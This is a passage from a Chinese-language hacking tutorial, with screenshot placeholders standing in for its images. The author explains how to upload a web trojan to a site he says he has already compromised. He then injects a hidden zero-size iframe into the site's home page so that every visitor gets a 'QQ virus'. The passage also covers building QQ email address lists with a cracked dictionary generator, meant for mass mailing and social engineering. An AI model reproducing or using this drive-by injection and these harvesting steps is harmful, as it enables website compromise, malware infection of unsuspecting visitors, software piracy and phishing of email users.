


图 8

2.把bbs003302.gif与bbs003302.css传到同一网站空间目录下（图9）。




图 9

3.修改SP2.htm中的文件，用记事本打开这个文件，然后修改图中的蓝色部分（图10）。




图 10

由图9中我们可以看出，我的实际上传地址为http://www.jumay.com/images/paihang/目录下，那么我们要把蓝色部分改成这个地址http://www.jumay.com/images/paihang/bbs003302.gif，改好以后，保存并退出。

4.把SP2.htm上传到http://www.jumay.com/images/paihang/目录下，与上面的bbs003302.gif与bbs003302.css同一目录（注意三者一定要同一目录，不然的话会出错，这是很多菜鸟都会犯的错误）。

把这三份文件存放好了以后，只要我们使别人访问sp2.htm，那么就会中了我们的木马，http://www.jumay.com/images/paihang/sp2.htm，当然，没有人愿意把这么长的路径放出来让别人访问，那我们有什么办法使他变得简单一点？好，接下来我们看下一步。

5.首页挂马

我们要在这个已经被我入侵的网站进行首页挂马，使别人一

访问它的首页就会中了我们上面已经种下的木马，所以我们要使用下面这一条语句<iframe src="http://www.jumay.com/images/paihang/sp2.htm," name="zhu" width="0" height="0" frameborder="0">，里面的SRC后的就是我们的网页木马地址，我们把上面的语句放到首页的代码中，为了不使它与其它的代码出错，我们一般把这一段代码放到最底部（注意这代码只在ASP与HTM网页代码中通过测试，其它形式的代码如PHP则没有通过测试）（图11）。




图11

其中蓝色部分就是我们加上去的，现在我们只要访问http://www.jumay.com/，就会中我们的QQ病毒了，爽吧！？

三、QQ号码字典的制作

我们想要制作出一些特别的QQ信箱，例如27342340@qq.com的信箱地址，那么肯定离不开一个好的字典生成工具。现在我们要用到的就是目前黑客至强的字典生成工具“易优超级字典生成器3.35版”，我使用的是破解版，破解方法是用crack.exe给原文件打补丁，然后再用keygen.exe得到注册码注册（其实得到的是注册码在计算后的比较基准，并不是真正的注册码，所以要打文件补丁，呵呵……不好意思，算法虽然比较简单，但人太懒，懒得仔细看那长长的算法了，大家将就点吧），注册后运行打过补丁的程序即可。然后，我们打开这个软件，并选择“基本字符”的菜单，并在“数字”中选择你们想要的QQ包含号码的范围（图12）。




图12

注意不要选择包含“0”的在里面，如果选择包含“0”，那么他生成的QQ号码里就会有类似00000012之类的QQ号码。好了，当我们选择好这些包含的QQ号码字符以后，就选择菜单“生成字典”，注意“密码位数”不能选择5位以下，因为5位以下的QQ号存在吗？（图13）




图13

我选择了8位的QQ号码，当然，你们可以按照实际需要自己填写，然后点击“生成字典”，生成后的字典文件如图14。




图14

这些就是生成的八位QQ号码了，但现在还没有完成，我们要修改为QQ号+@qq.com样式。选择字典生成工具菜单中的“修改字典”选择要修改的字典，再选择好保存的路径。选中“在每个密码后插入字符串”，在后栏里输入“@qq.com”，然后点击”修改字典”就完成了（图15）。




图15

四、QQ信件群发器及社会工程学的利用

我使用的邮件群发器并不是只能发给特定的QQ信箱用户，发给其它邮箱的也可以，功能十分强大。运行主程序界面如图16。

